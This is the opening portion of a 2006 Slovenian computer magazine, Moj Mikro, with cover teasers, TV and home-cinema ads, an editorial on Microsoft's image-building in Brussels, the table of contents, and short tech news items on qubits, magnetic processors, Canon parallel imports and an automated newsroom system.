

# moj Mikro



## SPREJETI TVEGANJE?

Na kaj je treba še posebej paziti, če posežete po občutno cenejšem, neoriginalnem tiskalniškem potrošnem materialu? Kako visoki so prihranki, kako ločiti kakovostno od nekakovostne ponudbe in kakšne neprijetnosti se vam kljub vsemu lahko pripetijo? Kako je z garancijo? [Stran 54](#)

### ◆ KONEC RADIA IN TELEVIZIJE? ◆

Podcast: internetni ekvivalent radijskim in TV-programom [Stran 24](#)

### ◆ KAJ BI VDSL - KMALU VDSL2! ◆

Še hitreje, še bolj na poskok!



### ◆ PODROBNEJE: VIDEOKAMERE ◆

Analogno hira, naj živi digitalno! Kako izbrati primerno videokamero za vroče poletne dni in kaj nato storiti s posnetimi filmi? [Stran 46](#)

### ◆ ZAPRTA ODPRTA KODA ◆

Država si je za premislek o odprti koda vzela kar štiri leta časa [Stran 34](#)

### ◆ NAREDI SAM: ◆

Kako običajno ključavnico zamenjamo s ključavnico na prstni odtis? [Stran 82](#)  
Satelitska oprema (res) za vsak žep! [Stran 84](#)



**Dvojedni ekstremni procesor AMD Athlon 64 FX-60**

[Stran 56](#)



9 770352 483004

## IDC IT Security Roadshow CEE 2006

IDC vas skupaj s partnerji **14. februarja 2006** vabi v hotel Mons, Ljubljana, na konferenco **IDC IT Security Roadshow CEE 2006** z naslovom **Zavarujte svoje poslovanje**

VIP gosta dogodka bosta:



**Philip Zimmermann**, avtor PGP (Pretty Good Privacy), svetovno znanega programskega paketa za enkripcijo elektronske pošte.



**Sebastian Schreiber**, ustanovitelj SySS GmbH, ki bo za vas v živo prikazal tehnike legalnega vdiranja v informacijske sisteme.

Pokrovitelji konference, katerih predstavniki bodo predavali na temo varnosti in vam bodo skozi celoten dogodek na voljo, so:

Platinum Partner



Gold Partner



Bronze Partners



Medijski pokrovitelji dogodka so:



Podrobnejše informacije o dogodku ter opisi predavanj in predavateljev so na voljo na spletni strani: <http://www.idc-cema.com> ali na telefonski številki: 01/4210-140.

Število mest je omejeno, zato organizator prosi, da se na dogodek prijavite čim prej!

Nekatera predavanja bodo v angleškem jeziku. Za simultano prevajanje bo poskrbljeno.



# GERICOM

## PLAZMA GTV 25 TV

### AKCIJA!

• Zaslón: 42" • Plazma-zaslón 16:9  
• Vidna površina: 106 cm (42") •  
Osvetlitev: 750 cd/m<sup>2</sup> • Kontrast:  
1500:1 • Vidni kot: 160° • Barve:  
16.7 M • VGA ločljivost: max. 1280  
x 1024 • Video Sistemi: PAL B-  
G/Secam L-L • TV Tuner:  
SAMSUNG Hyberband Cable •  
Vmesniki: Scart, Component Video, S-Video, VGA,  
Avdio IN, Avdio OUT, Vgrajeni zvočniki: 10 Watt •  
Teletext • Dimenzije: 1050 x 715 x 85 mm • Teža: 45 kg  
• Daljinski upravljalnik • Garancija 2 leti.



**289.900 SIT**

# GERICOM

mobile world



# AOC

EYES VALUE



01 5 800 800



info@anni.si




www.anni.si

Cene vsebujejo 20% ddv in veljajo ob plačilu z gotovino. Pridržujemo si pravico do spremembe cen. Slike so simbolične, napake so možne.

# GERICOM

## PLAZMA GTV 4213



Podstavek priložen

• Zaslón: 42" • Plazma-zaslón 16:9 • Vidna površina: 106 cm (42") • Osvetlitev: 1000 cd/m<sup>2</sup> • Kontrast: 5.000:1 • Vidni kot: 160° • Barve: 16.7 M • VGA ločljivost: 854 x 480 • Video Sistemi: PAL B-G/Secam L-L • TV Tuner: 1x Philips (analogni) • Vmesniki: 2x Scart, S-Video, Cinch, D-Sub, VGA, Composite, DVI, RS232C, Avdio IN, Avdio OUT, Vgrajeni zvočniki: 8 Watt • PIP Slika v sliki Video - PC/DTV • Teletext: 1000 strani Top Flop Teletext • Dimenzije: 1045 x 640 x 88 mm • Teža: 45 kg • Daljinski upravljalnik • Garancija 2 leti.

**339.900 SIT**

# GERICOM

## PLAZMA GTV 4271



Podstavek priložen


• Zaslón: 42" • Plazma-zaslón 16:9 • Vidna površina: 106 cm (42") • Osvetlitev: 1000 cd/m<sup>2</sup> • Kontrast: 5.000:1 • Vidni kot: 160° • Barve: 16.7 M • VGA ločljivost: 1280 x 1024 • Video Sistemi: PAL B-G/Secam L-L • TV Tuner: 2x SAMSUNG Hyberband Cable - PIP (slika v sliki) • Vmesniki: Scart, S-Video, Cinch, D-Sub, VGA, Composite, DVI, RS232C, Avdio IN, Avdio OUT, Vgrajeni zvočniki: 10 Watt • Teletext: 100 strani Top Flop Teletext • Dimenzije: 1045 x 700 x 240 mm • Teža: 45 kg • Daljinski upravljalnik • Garancija 2 leti.

**359.900 SIT**

# GERICOM

## PLAZMA GTV 5002

### AKCIJA!



Podstavek priložen

• Zaslón: 50" • Plazma-zaslón 16:9 • Osvetlitev: 1000 cd/m<sup>2</sup> • Kontrast: 10000:1 • Vidni kot: 160° • Barve: 16.7 M • VGA ločljivost: 1280 x 1024 • Video Sistemi: PAL B-G/Secam L-L • TV Tuner: 1x Analogni in 1x Digital Tuner • HD ready • PIP (slika v sliki) • Vmesniki: 2x Scart, S-Video, Composite Video IN, Composite Video OUT, Component, VGA, DVI, RS232C, 3x Avdio IN 1x AVDIO OUT • Vgrajeni zvočniki: 8 Watt • Teletext: 1000 strani Top Flop Teletext • Daljinski upravljalnik • Garancija 2 leti.

~~729.900 SIT~~

**699.900 SIT**

# GERICOM

## LCD-TV GTV 3003




**214.900 SIT**

• Velikost 30" • Diagonala 75 cm • Ločljivost 1280 x 768 • Velikost pike 0,5025 mm • Kontrast 500:1 • Osvetlitev 500 cd/m<sup>2</sup> • Odzivni čas 16 ms • Vidni kot 170 H/V • Vgrajen TV-Tuner • TV-sistem PAL B/G, D/K, SECAM • Barve 16,7 M • Vmesniki scart, RGB, composite, S-Video, VGA, AVDIO • Teletext • Daljinski upravljalnik • Garancija 2 leti.

# GERICOM

## LCD-TV GTA 37



**389.900 SIT**

• Velikost 32" Diagonala 80,03 cm • Velikost pike 0,200 x 0,600 mm • Kontrast 600:1 • Osvetlitev 500 cd/m<sup>2</sup> • Odzivni čas 16 ms • Vidni kot 170 H/V • TV-Tuner 1x Philips • TV-sistem PAL B/G, D/K, SECAM • Barve 16,7 M • Vmesniki scart, RGB, composite, S-Video, VGA, AVDIO, DVI • 1000 strani Top Flop Teletext • Daljinski upravljalnik • Garancija 2 leti.

# AOC

EYES VALUE

## LCD-TV GTV TV2764W-2E



**179.900 SIT**

• Velikost 27" Diagonala 68,06 cm • Ločljivost 1280 x 720 • Kontrast 600:1 • Osvetlitev 550 cd/m<sup>2</sup> • Vgrajen TV-Tuner • TV-sistem PAL B/G, D/K, SECAM • Barve 16,7 M • Vmesniki: S-Video, CVBS Composite, Audio L/R, 2x Scart • Teletext • PIP (slika v sliki) • Daljinski upravljalnik • Zvočniki • Garancija 2 leti

# AOC

EYES VALUE

## LCD-TV GTV 3202



• Velikost 32" Diagonala 80,03 cm • Ločljivost 1280 x 768 • Kontrast 1000:1 • Osvetlitev 550 cd/m<sup>2</sup> • Vgrajen TV-Tuner • TV-sistem PAL B/G, D/K, SECAM • Barve 16,7 M • Vmesniki: S-Video, CVBS Composite, Audio L/R, 2x Scart • Teletext • PIP (slika v sliki) • Daljinski upravljalnik • Zvočniki • Garancija 2 leti.

**269.900 SIT**

# Ki|S|S

## Sistem Fidelity

Sistem Fidelity SF-2105 + DVD DivX Kiss DP-470



**109.900 SIT**

**Sistem Fidelity SF-2105**  
4x satelitski zvočniki 80/100W, občutljivost 6 ohm, frekvenčni razpon 40-20.000 HZ velikost 240X140X172mm - 1x center zvočniki 80/100W, občutljivost 6 ohm, frekvenčni razpon 40-20.000 HZ - velikost 140X383X173mm - 1x subwoofer 80/150W frekvenčni razpon 40-150Hz  
**DVD DivX Kiss DP-470**  
Podpora formatom: DVD/DivX, XviD, MPEG-4, MP3, Ogg, Jpeg. Vgrajen 5x50 Watt digitalni ojačevalac AM and FM Radio Idealna rešitev za domači kino in avdio predvajalnik DivX certificirani partner (podpira podnapise v DivX formatu) Najboljša kakovost MPEG-4 predvajanja Podprti znaki .utf / .sub / .smi / .srt / .rt / .txt / .ssa / .aqt / .jss.

# PHILIPS

HTS3500S



**59.990 SIT**

Odlični majhen sistem za domače kino in poslušanje glasbe. Predvaja vse CD in DVD formate, vključno z DivX in JPG, ter MP3, 5 zvočnikov + nizkotonec tvorijo skupaj 500W PMPO moči, radijski sprejemnik, daljinsko upravljanje.

**Lastnosti:**  
VD+R/RW - VCD - SVCD - MPEG4 - DivX 3.11/4.x/5.x - SACD - JPEG (MP3 kot ozadje) - MP3 - CD, DC-R/RW - DTS - Dolby Digital, Dolby Pro LogicII - radio 60 postaj spomina - prednastavitve za zvok - night mode - RDS - progressive scan - 2x100W + 4x75W izhodne moči.





## Se nam je bati Danajcev?

Piše: Zoran Banović  
zoran.banovic@mojmikro.si

**M**icrosoft je zlat! Microsoft je grozen! Microsoft imamo radi! Microsoft sovražimo! Skoraj vsak pripadnik informacijske srenje v Sloveniji se bo strinjal vsaj z eno od teh »ugotovitev«. Je že tako, da imamo ljudje zelo radi črno-bele situacije, kjer se točno ve, kdo je »naš« in kdo »njihov«. Takšno delitev imamo radi. Radi zato, ker je enostavna, ker ne zahteva razmišljanja, ker ne zahteva poznavanja stvari in ker od nikogar ne zahteva, da postane nepristranski opazovalec. Nepristranskost je namreč nevarna. Nepristranski je lahko nekdo, ki mu je vseeno in ki mu vse skupaj »dol visi«. Tak človek je nevaren, ker nikoli ne vemo, kdaj mu ne bo več vseeno in se bo postavil na stran »nasprotnika«.

Nepristranski je lahko tudi nekdo, ki mu ni vseeno, a se je vsaj potrudil **spoznati več plati medalje**. In ko je spoznal, da črnega in belega ni, ampak da gre za svetlejšo ali temnejšo odtenke sivine, je **nevaren**. Še zlasti če to tudi **na glas pove**. Če na glas pove svoje tako črnim kot belim. Tak človek je še nevarnejši od tistih, ki jim je vseeno. Tiste je namreč še mogoče kam potegniti, teh drugih pa ne.

Povod za razmišljanje na to temo mi je dal enodnevni dogodek v Bruslju, imenovan **Microsoft European Research and Innovation Day**. Podobnih dni sem se v preteklosti že večkrat udeležil in običajno je bilo dokaj zanimivo, saj so nam Microsoftovi razvojniki prikazali, kaj delajo in česa se lahko nadejamo v bližnji prihodnosti. A tokratni dogodek je bil nekoliko drugačen. Drugačen zato, ker poudarek ni bil na izdelkih, saj je njihova predstavitev potekala le kakšno urico kar med kosilom, ampak na govorih, ki so jih imeli vsi mogoči predstavniki vseh mogočih institucij. In to ne le Microsoftovi, ampak tudi predstavniki evropskega parlamenta in še kdo. Ko smo slišali, kaj je imel kdo povedati, je bil cilj dogodka zelo težko določiti. Kar nekaj novinarjev, posebej zahodnoevropskih, se je spraševalo, zakaj so sploh tam. Zakaj smo bili tam? Kaj nam je hotel Microsoft povedati? Zakaj ravno Bruselj? Zakaj parlamentarci, predstavniki univerz in podobni ljudje?

Edina pametna razlaga je ta, da je Microsoft hotel med vrsticami povedati, da ni tako grd in zloben, kot bi ga radi

nekateri predstavili. Da ni korporacija, ki je v preteklih letih spretno zasukala trg v svojo korist, zdaj pa nas molze in izsiljuje. Hoteli so nam prikazati, da njihov glavni namen ni le dobiček, ki bo šel v žepe lastnikov ampak da veliko **vračajo tudi nazaj v skupnosti**, od katerih ta denar prihaja. Hoteli so prikazati, da se kar trije od dvanajstih razvojnih centrov v Evropi ukvarjajo tudi s temeljnimi raziskavami, torej takšnimi, s katerimi se običajno ukvarjajo tudi univerze. Povedali so nam, da v evropskih laboratorijih dela okoli 1000 ljudi, kar pomeni, da je Microsoft tudi delodajalec, ki skrbi za razvoj v posameznih državah. In zakaj so nam to povedali? Če zadevo pogledamo v luči protimonopolnih tožb in težav, ki jih ima Microsoft z njimi v Evropi, zadeve postanejo jasnejše.

↘ **Nič ni zgolj črno ali belo, so le različni odtenki sivoga – o tem skuša črno-belo misleče na svoj način prepričati tudi Microsoft. Ne brez argumentov ...**

Nanašajo se namreč na tiste črno-bele situacije, o katerih sem govoril na začetku. Hoteli so nam povedati, da ne sodijo med tiste, ki le molzejo, torej črne, ampak da na trgu ustvarjajo zdrav odnos daj-dam, torej da imajo v sebi tudi veliko belega. Če dogodek gledamo iz te perspektive, potem je jasno, zakaj so bili tam predstavniki univerz, parlamentarci in novinarji. Vsem tem je bilo treba nekako povedati, da Microsoft ni le korporacija, od katere se le kupuje. Sicer je res, da sporočilo ni bilo najjasnejše. Je pa tudi res, da je kaj takšnega zelo težko neposredno podati javnosti. Kar javno vzklkniti: »Kaj me zafrkavate, saj nisem tak!« je nemogoče. Takšne izjave je treba malce zaviti, okrasiti, postaviti v pameten koncept in predstaviti tistim ljudem, ki bodo sporočilo lahko prenesli naprej. In točno to so naredili. Vzeli so kontekst dneva raziskav in inovacij in nanj povabili ustrezne ljudi – novinarje, da bodo videli, kaj se dogaja in javnosti predstavili dobre stvari, ki jih dela Microsoft, predstavnike univerz, da pokažejo, da se med drugim ukvarjajo tudi s stvarmi, ki jih delajo univerze, torej so tudi akademsko usmerjeni, predstavnike evropske politike pa, da jim dopovedo, naj se nehajo obnašati do njih kot do sovražnika, saj prinašajo tudi dobre stvari.

Ali jim bo Evropa verjela ali pa jih označila za Danajce, ki prinašajo zahrbtno darove, bomo videli. A dejstvo ostaja – nič ni črno ali belo, so le različni odtenki sivoga. ■



## V SREDIŠČU

- 6 Ne prezrite
- 15 Ustrahovanje uporabnikov?
- 16 Originalen, združljiv in obnovljen potrošni material
- 19 Nižje cene, manjša obstojnost
- 22 Boj za poslovni svet
- 23 Državna uprava in alternativni ponudniki

## IT- MOZAIK

- 24 Podcasting – zvok in slika na zahtevo
- 26 Sistemi za samostojno upravljanje spletnih vsebin (CMS)
- 29 Odprtokodni sistemi CMS
- 32 Google Analytics
- 34 Država, informatika in odprta koda
- 38 Napadi na sisteme Unix z administratorskimi paketi
- 41 Zloraba programov za varnostno testiranje omrežij
- 44 Sistem za podporo prenosljivosti telefonskih števil

## PODROBNEJE O: VIDEOKAMERE

- 46 Se trak poslavlja?
- 48 Delo z digitalnimi filmi

## POD LUPO

- 54 ATI X1900XT – novi grafični hrust
- 56 AMD Athlon 64 FX-60
- 57 Canon DS-810  
Canon Pixma MP170 in Canon Pixma iP6220
- 58 Matična plošča ASUS A8R-MVP  
Sony SNC-M3  
Gorenje DVR-2000X
- 60 Prenosni računalniki:  
Fujitsu Siemens LifeBook P1510  
Lenovo ThinkPad Z60m  
Packard Bell EasyNote W7600
- 61 Creative Sound Blaster Fatal1ty FPS  
TrendNet TEW-429UF
- 62 NeatGear RangeMax 240 WPNT834  
in kartica WPNT511  
LevelOne FCS-1040
- 63 LevelOne KVM-9000  
Toshiba MT-400  
Toshiba TLP-C001
- 64 Digitalni fotoaparati:  
Novi udarci klasični fotografiji
- 66 Videokamere: Ko se vrtil DVD
- 68 Nikon D200 proti Canon 20D
- 72 Microsoft Office 12 beta
- 73 Roxio Easy Media Creator 8
- 75 Microsoft Visual Studio 2005 SE
- 76 Acronis True Image Server 8
- 77 Borland Developer Studio – Delphi 2006
- 78 Igre Flash
- 79 FIFA 06

## V PRAKSI

- 80 Podatkovne zbirke
- 82 Prst namesto ključa
- 84 Satelitska oprema za vsak žep
- 88 Mala šola TCP/IP-ja (2. del)
- 92 Naprave po meri posameznika
- 95 Glasbena produkcija
- 96 Računalništvo in šah
- 98 Nagradna križanka

# vsebina



## 46 VIDEOKAMERE

V poplavi novih formatov zapisa videa in medijev se zdi analogna doba kot mirno morje, čeprav je na njem divjala vojna dveh velikih taborov.



## 16 TISKALNIŠKI POTROŠNI MATERIAL

Petra ponudba – kaj pa kakovost?

## 24 Podcasting – zvok in slika za zahtevo



## TELEKOMUNIKACIJE

### VDSL2

V Sloveniji že preizkušamo tehnologijo VDSL2, ki ponuja dvakrat več!

### VODENJE PREK MOBILNEGA TELEFONA

Dve storitvi, ena Simobilova in druga Mobitelova. Katera je boljša in primernejša za uporabnike?

Storitev »trojčka«: akademsko namesto komercialno?

Kako problematičen je signal sosednjih mobilnih omrežij na obmejnem področju Slovenije? Kako se zaščititi pred previsokimi mesečnimi računi?

Pamet v mobilne telefone!

### KAZALO OGLAŠEVALCEV


ALterna INTERTRADE 85	E-MISUA 71	MARAND 9	PETRA MARKETING 20,
ANNI 3	FMC 23	MEDINET 91	telekomunikacije
AVTERA telekomunikacije	IDC 2	MICROSOFT 37	SLOGA TEAM telekomunikacije
BAKUS 19	IMAGE & INFORMATION 69	MCA 67	TIFT 89
CANON telekomunikacije	IZID telekomunikacije	MIKROPIS HOLDING 35, 100	VOLJATEL telekomunikacije
COSMO 21	KFM 74	MOBITEL 65	ZAK 51
DELO REVJE 87	LOGITECH telekomunikacije	SI SPLET 41	

## HERCULES V RECIKLIRANI PODOBI

Ne moremo trditi, da bodo domači multimedijски računalniki v bližnji prihodnosti podobni računalniku na sliki, a ta ideja je pred kratkim zmagala na **Microsoftovem** oblikovnem natečaju. Konstruktorska ideja, združevanje delov računalnika v vrsto, še zdaleč ni novost. Starejši bralci se boste morda spomnili računalnikov Unisys (ime-novani tudi Hercules), ki jih je uporabljal sekretariat za narodno obrambo v bivši skupni državi. Tudi te računalnike so **sestavljali odvisno od zahtev uporabnika**. Osrednja škatla je bila tako imenovana centralna procesna enota s procesorjem, ki so ji nato dodajali enote (škafle) z gibkimi diski, trdimi diski, koprocesorji in drugimi deli računalnika. Takrat smo se šalili, da je kupec dejal:

»En meter računalnika, prosim,« Tudi nova oblikovna ideja sledi temu načelu. Osrednja enota, **kocka s stranico 18 centimetrov**, je popolnoma delujoč računalnik – lično oblikovan, da se sklada z opremo domačih prostorov. Tej enoti nato **dodajamo enote** s trdimi diski, na katerih so vsebine ali storitve (filmi, igre, glasba, itd), skupaj z vsemi mehanizmi za zagotavljanje avtorskih pravic avtorjev vsebin ali storitev. Dodatne »vsebinske« enote, ki jih zagotovi ponudnik storitve, so lahko različnih širin, drugi

dve razsežnosti pa se skladata z merami osrednje enote. Enote med seboj in na osrednjo enoto priključijo prek spojnega mehanizma, ki vključuje tudi ustrezno vodilo za povezavo. Dodana je še »polica«, v katero vstavimo sestavljeni računalnik. Vsebinske, ki jo kupimo, tako »zlagamo« kot knjige ali revije na knjižne police – od koder tudi ideja za nov koncept. Zanimiv je tudi odgovor na vprašanje, zakaj želijo kot nosilec (medij) vsebin uporabiti trdi disk, ne pa danes običajnih medijev CD oziroma DVD. Razlog je seveda **varovanje avtorskih pravic**, saj bi tako veliko lažje izdelali in uporabili mehanizme (programe), ki bi kopiranje omejili. Vprašljivo pa je, ali bo vsebina na trdih diskih lahko podobnih cen, kot je danes na CD-jih oziroma DVD-jih.



## KAJ SO QUBITI

Čeprav je do pravih in delujočih kvantnih računalnikov še dolga pot, se že danes pojavljajo nekatere tehnologije in izrazoslovje, ki bo morda nekoč postalo tako običajno, kot so danes biti in zlogi. Osnova vsakega računalnika so osnovne informacijske enote - **biti**, s katerimi izrazimo informacijo (podatke).. **Kvantni biti** ali krajše **qubiti** so ekvivalent današnjim **tranzistorjem**, katerih stanji (prevaja ali ne prevaja) pomenijo »ničle« in


»enice« računalniku razumljivih informacij. V kvantnem svetu qubiti izkoriščajo lastnosti enega od štirih tipov kvantnih delcev: **fotone, elektrone, atome ali ione**. Vzajemnega delovanja med fotoni skoraj ni, vendar ti delci lažje potujejo z enega mesta na drugo in so zato primerni za prenos kvantne informacije. Drugi trije elementi so manj mobilni, a zato bolj vplivajo drug na drugega. Ti delci so primernejši za procesiranje in hranjenje podatkov.

Zanimivo je tudi, kako ti delci predstavljajo osnovni stanji (0 in 1). Električno polje **nepolariziranih** fotonov niha naključno v ravnini pravokotni na njihovo smer gibanja. Pri **polariziranih** fotonih pa lahko polje niha lahko zgolj v štirih smereh - gor in dol (vertikalno), levo in desno (horizontalno) oziroma po obeh diagonalah ravnine. Dva para polarizacije pomenita dve osnovni stanji, možna pa je tudi uporaba faze (valni cikel) fotonov in čase prihoda na cilj. Gibanje fotonov uravnavajo z zrcali in polariziranimi filtri, ki blokirajo pot določeno polariziranim fotonom. Pri **elektronih** stanji predstavlja njihova orientacija (spin), ki je lahko v dveh smereh – spin gor ali spin dol. Zadeva je podobna dvema magnetnima poloma. Spin je elektronom mogoče spreminjati z električnimi, magnetnimi ali svetlobnimi polji. Kot nosilec informacije je mogoče uporabiti tudi položaj elektrona znotraj kvantne točke.

**Atomi ali ioni** so že večji (sestavljani) delci in kot taki dajejo več možnosti predstavitvi obeh stanj. Tako kot elektroni imajo tudi ti delci svoj spin, kar je ena izmed možnosti. Prav tako so lahko nosilci informaciji elektroni v njihovem ovoj (natančneje, njihov položaj), saj je znano, da je na njihove orbite moč vplivati z energijo. Ulovljeni in ohlajeni atomi vibrirajo, kar je tudi moč uporabiti kot nosilec informacij. Četrty način predstavitve stanj pa je povezan z majhnimi spremembami orbit elektronov, ki nastanejo zaradi magnetnega vpliva med jedrom in elektroni.

Qubit predstavlja nadzorovan delec in način njegovega nadzora, napravo, ki delec ujame in spreminja njegovo stanje. Trenutno razvoj kvantne tehnologije ponuja **štiri kandidate**. Ionske pasti s pomočjo svetlobnega ali (in) magnetnega polja ujamejo posamezen ion. Kvantne točke so koščki polprevodnega materiala, ki vsebuje le enega ali zgolj nekaj elektronov. Kot qubit je možno uporabiti tudi nečistoče v polprevodnikih, kjer s pomočjo laserja ali električnega polja nadzirajo elektrone atomov dodanih v polprevodnik. Najzanimivejši pa so superprevodni krogi (električni tokokrog iz super prevodnega materiala), po katerih elektroni tečejo brez električnega upora in ti dajejo največ možnosti oblikovanja qubitov.

## 3D-OBJEKTI V OBLIKI PDF



**Acrobat 3D** je Adobovo orodje, s katerim lahko oblikovalci 3D-modelov te iz znanih formatov okolja CAD pretvorijo v PDF. Program vsebuje orodja, s katerimi je modelom moč dodajati osvetlitev (iz različnih smeri), teksturo (strukturo površine) ali imitacije materialov ter izdelati animacijo (na primer navodila za razstavljanje in sestavljanje znotraj datoteke PDF). Hkrati program nadgradi zmogljivost bralnika Adobe Reader, tako da lahko uporabnik vidi strukturo objekta, doda pripombe ali izvede preprosta merjenja oziroma izvede podobne operacije neposredno na 3D-objektu. Program je na voljo zgolj za operacijski sistem Windows.

[www.adobe.com](http://www.adobe.com)




## MAGNETNI PROCESOR

Kot kaže, bo moč tehnologijo magnetnih pomnilnikov, ki ne izgubijo podatkov, ko izpade električna energija, uporabiti tudi za izdelavo magnetnih procesorjev. Če bi imeli tak procesor in z njim opremljen računalnik, nalaganje pri zagonu ne bi bilo več potrebno. Računalnik bi lahko v **trenutku prešel v stanje delovanja** in nadaljeval opravila, ki jih je počel ob izklopu. Pa še **manj energije** za delovanje bi potreboval.

Kot je znano, današnje procesorje sestavljajo **tranzistorji**, ki oblikujejo **logična vezja** (imenujemo jih tudi logična vrata).

Nemškimi znanstvenikom je uspelo narediti prototip magnetnega čipa, ki lahko izvede **osnovne binarne informacije**. Majhne kvadratne magnetne reda velikosti nanometrov so oblikovali v skupine po osem (znotraj tako imenovane kvantne točke) in tako tvorili »večinska vrata« – gre za logična vrata s tremi vhodi in enim izhodom. S temi vrati kot osnovnim gradnikom in njihovim združevanjem pa je mogoče izgraditi vso logiko, ki jo uporabljajo današnji računalniki. Še eno prednost ima predlagana tehnologija. Ker gre za postavitev magnetov znotraj čipa, je njihov položaj moč kasneje spreminjati in tako izdelati vezje, ki se **preoblikuje** glede na nalogo, ki jo mora izvesti.



## VZPOREDNI UVOZ MOLZE EVROPEJCE

Canon Europe je zavzel strogo pravno stališče proti uvozu izdelkov, namenjenih trgov ZDA in Azije, v Evropski ekonomski prostor (EEA). Nedavna okrepitev evra je občutno povečala obseg vzporednega uvoza v evropske države. Izdelki, ki v osnovi **niso namenjeni evropskim trgov**, prinašajo samo **navidezni prihranek**, saj so imajo lahko **napake** ali so celo neuporabni in **nimajo Canonove garancije**. Izdelki, uvoženi iz ZDA in Kitajske za prodajo v Evropskem ekonomskem prostoru, kupcu ne omogočajo vedno poprodajne podpore in uveljavljanja garancijskih pravic. Na mnogih vzporedno uvoženih izdelkih so odkrili težave z združljivostjo, kot so napačna programska oprema in neustrezni kabli, priložena pa so jim navodila za uporabo v tujih jezikih?

Canon se proti vzporednemu uvozu bojuje s **sodnimi prepovedmi** takšnega početja. Nas pa vseeno zanima, zakaj Canon **ne poenoti cen** – vsaj s cenami na **ameriškem trgu**, ki so znatno nižje za enakovredno opremo kot cene v EU (pa čeprav je kupna moč Američanov višja). Drugačen kabel, navodila v tujem jeziku ali drugačna programska oprema najbrž ne spremenijo izdelek do te mere, da je višja cena upravičena. Dokler bodo cene tako različne, da bodo omogočila prihranek kupcu in hkrati zaslužek »sivim« uvoznikom, so pravne prepovedi kratke sape. Naj zato Canon štiti potrošnika tako, da mu ponudi prijazne cene!

[www.canon.com](http://www.canon.com)




## UREDNIŠTVA SE SELIJO V NAVIDEZNI SVET

Ko smo pred leti sanjali o hitrem dostopu do interneta, so se nam prenosi, večji od nekaj megabitov, zdeli skoraj bogokletno nedosegljivi. Pa vendar so se nam želje izpolnile presenetljivo hitro, in zdi se, da so na področju informatike najbolj vizionarski pristopi še najstvarnejši. Kaže, da bo to veljalo tudi za revijalni tisk. Prihodnost je **avtomatizirano stavljenje vsebin, kadarkoli in od koderkoli**. Virtualno uredništvo je veliko bližje, kot bi si mislili. Prvi koraki so že narejeni, prve tehnologije preizkušene. Ledino orjejo slovenski računalniški strokovnjaki.

Pred kratkim so v uredništvu revije **Stop** vpeljali nov **elektronski redakcijski sistem**, ki bo radikalno spremenil dosedanje dojemanje novinarskega dela. **Atlas**, kakor so sistem poimenovali njegovi avtorji, ljubljansko podjetje **Citadela**, omogoča **samodejni grafični prelom in poenostavlja zamudna rutinska opravila**.

Posebnost sistema je programski modul za **avtomatizirano urejanje TV-sporedov**, ki poteka z uporabo tipskih predlog, in sicer hkrati za neomejeno število različnih izdaj. Avtomatizirano stavljenje bistveno skrajšuje čas dela zlasti pri tovrstnih, ponavljajočih se rubrikah z množico strukturiranih




podatkov. To pa je šele prvi korak; nadgradnja uporabe elektronskega redakcijskega sistema bo novinarjem v prihodnosti omogočala tudi samostojno urejanje »svoje« rubrike kar **od doma**.

Vse, kar je potrebno, je le postavitev spletnega vmesnika in namestitve programa pri uporabniku doma. Časopisne hiše bodo tako precej prihranile pri stroških uporabe poslovnih prostorov, po napovedih urednikov pa se bo zmanjšalo tudi število honorarnih sodelavcev. Manj zaposlenih bo potrebno tudi zato, ker v ozadju elektronskega redakcijskega sistema delujejo **zbirke digitaliziranih vsebin**, ki omogočajo celovito arhiviranje podatkov v digitalni

